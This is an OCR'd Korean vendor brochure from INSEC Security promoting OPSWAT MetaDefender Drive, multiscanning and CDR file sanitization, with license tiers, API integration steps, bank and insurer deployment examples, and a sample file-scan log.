

OPSWAT MetaDefender
1-6. 휴대용 악성코드 스캐너 (Drive)
INSEC
security

Metadefender Drive

휴대용 악성코드 탐지 솔루션


휴대용 정밀 악성코드 진단 솔루션

- 언제 어디서나 사용할 수 있는 휴대용 분석 솔루션
- USB 부팅으로 악성코드, 루트킷 등 숨겨진 위협까지 심층 분석
- 정밀 악성코드 진단 기능 (휴리스틱 및 머신러닝 기반의 A/V)
- 에어갭·망분리 환경에서도 사용 가능



Metadefender Drive

휴대용 악성코드 탐지 솔루션 처리 절차 프로세스



Metadefender Drive 처리 프로세스	▪ 이동형 장치 / 고정형 장치에 Metadefender Drive를 통해 부팅 가능한 USB 형태로 스캔 ▪ 멀티스캐닝 / 데이터 유출 방지 / 취약점 진단 / 위협 제거 / 생성지 체크 / 무결성 검사 / 규정 준수 여부 검사 후 감염 파일 차단 ▪ 검사 완료 후 안전한 파일만 유입

Metadefender Drive

Metadefender Drive 라이선스

Metadefender Drive
USB

Metadefender Drive
Smart Touch

규격	Professional	Enterprise	Advanced
Metascan Multiscanning	Ahnlab Avira ClamAV	Ahnlab Avira Bitdefender ESET K7	Ahnlab Avira Bitdefender Crowdstrike ESET K7 McAfee
탐지율	86.3%	87.6%	88.9%
저장용량		1TB	

OPSWAT MetaDefender 레퍼런스

2-1. 레퍼런스 및 구성사례


2-2. 패키지

INSEC security

OPSWAT 국내 주요 레퍼런스

제품 구성 사례 – API 연동

API 모듈을 이용하여 타 솔루션과 유연한 연동 운영




(Ex. 망 연계 클라이언트, 파일 공유 서버, 웹 서버, TMS, 모바일 앱 등)

* 기업 내부 환경 내 유입되는 파일에 CDR 적용이 필요한 경우 파일을 처리하는 모듈과 Deep CDR을 연동하기 위한 추가 개발이 필요합니다.

1. 외부로부터 파일이 유입되면 API(/file)를 통해 CDR 모듈로 전송합니다.
2. CDR 엔진은 API를 통해 전달 받은 파일을 무해화 처리하여 저장합니다.
3. 파일 처리 모듈은 주기적으로 API(/file)를 통해 CDR 처리가 정상적으로 완료되었는 지 확인합니다.
4. CDR 처리가 완료 되었다면 파일 처리 모듈에서 API(/file/converted)를 통해 CDR 처리 된 파일 데이터를 가져와 안전한 파일로 저장합니다.


제품 구성 사례 – 이중화 구성

다량의 트래픽으로 CDR 서버를 이중화, SIEM 연동 구성 운영




제품 구성 사례 – 국내 K 생명 이메일 구간 멀티백신/CDR 적용 사례

이메일 구간에 멀티백신/CDR을 손쉽게 적용할 수 있도록 개발 된 MetaDefender Email Security를 적용하여 외부로부터 유입되는 메일을 1차 SPAM/APT 솔루션에서 선별한 뒤 내부 메일로 유입되기 전 멀티백신/CDR 적용




Metadefender 메일 처리 flow




제품 구성 사례 – 국내 N 은행 사 망연계 구간 멀티백신/CDR 적용 사례

망연계 구간에 CDR 서버를 손쉽게 연계시킬 수 있도록 자사에서 개발 한 미들웨어 시스템을 도입하여 망연계 시스템과 API 연동 개발을 통해 외부에서 유입되는 파일들을 미들웨어를 통해 CDR 처리한 뒤 안전한 파일들을 내부 중계 서버로 전달



제품 구성 사례 – 국내 N 은행 사 망연계 구간 멀티백신/CDR 적용 사례

- 자사 개발 미들웨어 시스템 동작 화면



결과	상세결과	날짜	파일명	파일크기	파일타입	소요시간	이름	직급	부서	사원번호	MD5	SHA1	상세보기
Allowed	Sanitized successfully	2022-08-09 16:08:20	NetLink_UserGuide .hwp	3327488	Hangul Word Processor	00분 2초 (2247ms)	김경우	차장	연구소3팀	silence p97	46acef31293ea52d5f4c0e38bbe32c5e	72dccb333c4ffdae03778b815b4422244fbb5d41	
Blocked	Infected	2022-06-28 16:53:51	sample.hwp	1287680	Hangul Word Processor	00분 0초 (741ms)	채준혁	책임연구원	정보보안팀	10004785	001c2c1e50394f3f408e3b05f930f988	f0a0454668222f88145e81724488afc02014eead	
Allowed	Sanitized successfully	2022-06-28 16:52:43	sample.hwp	148992	Hangul Word Processor	00분 0초 (586ms)	채준혁	책임연구원	정보보안팀	10004785	8451be72b75a38516e7ba7972729909e	45de8115b49ef68915e868138c04da375dfb7096	
Allowed	Sanitized Partially	2022-06-17 17:26:50	CodeSign_kkw.zip	200038	ZIP Archive	00분 0초 (496ms)	김경우	차장	연구소3팀	silence p97	87d4139f7e3f80b7c40a48f7e8ab311e	a6aebb962398fc1a05001bb95cf843a899438e0e	
Allowed	Sanitized Partially	2022-06-17 17:26:26	CodeSign.zip	1528097	ZIP Archive	00분 2초 (2123ms)	김경우	차장	연구소3팀	silence p97	2412298411e5b4faf1008a7ea1cee9fa	6ecb784df73d9604d115d7354733012875ba7f0c	
Allowed	File type not supported	2022-06-17 17:26:37	자료.txt	124	ASCII Text	00분 0초 (58ms)	김경우	차장	연구소3팀	silence p97	92f8e7d9b72bbc8383c2cd45d716d5f8	68206e281c900c89af32e985eabeb920bc5acc6c	
Blocked	Encrypted Archive	2022-06-04 13:23:90	samples.zip	994	ZIP Archive	00분 0초 (60ms)	채준혁	책임연구원	정보보안팀	CS525848	150aefe45ad3c4309f8ed5fd28d05839	99523c7ad6ee4f9683b5520479d0e71f94ae5938	
Blocked	No response	2022-06-04	samples.zip				채준혁	책임연구원	정보보안팀	CS525848	55bbf4e9264c4adb	d24c488ef5c8d3ade33912aded1fcb886	


Metadefender Core 패키지 & Custom Engines

8, 12, 16, 20, 20+ 구성(Windows 기준)으로 패키지는 아래와 같습니다.

Packages	Detection
Public Sector Select	
Max Engines	99.2%
20 Engines	96.4%
16 Engines	95.1%
12 Engines	92.3%
8 Engines	89.9%

Custom Engines

Increase malware detection rates and customize your threat detection solution with additional engines based on your requirements.



㈜인섹시큐리티 INSEC Security

서울특별시 금천구 가산디지털 1로 19 대륭테크노타운 18차 406호
Email : insec@insec.co.kr
TEL : 02-863-5687
www.insec.co.kr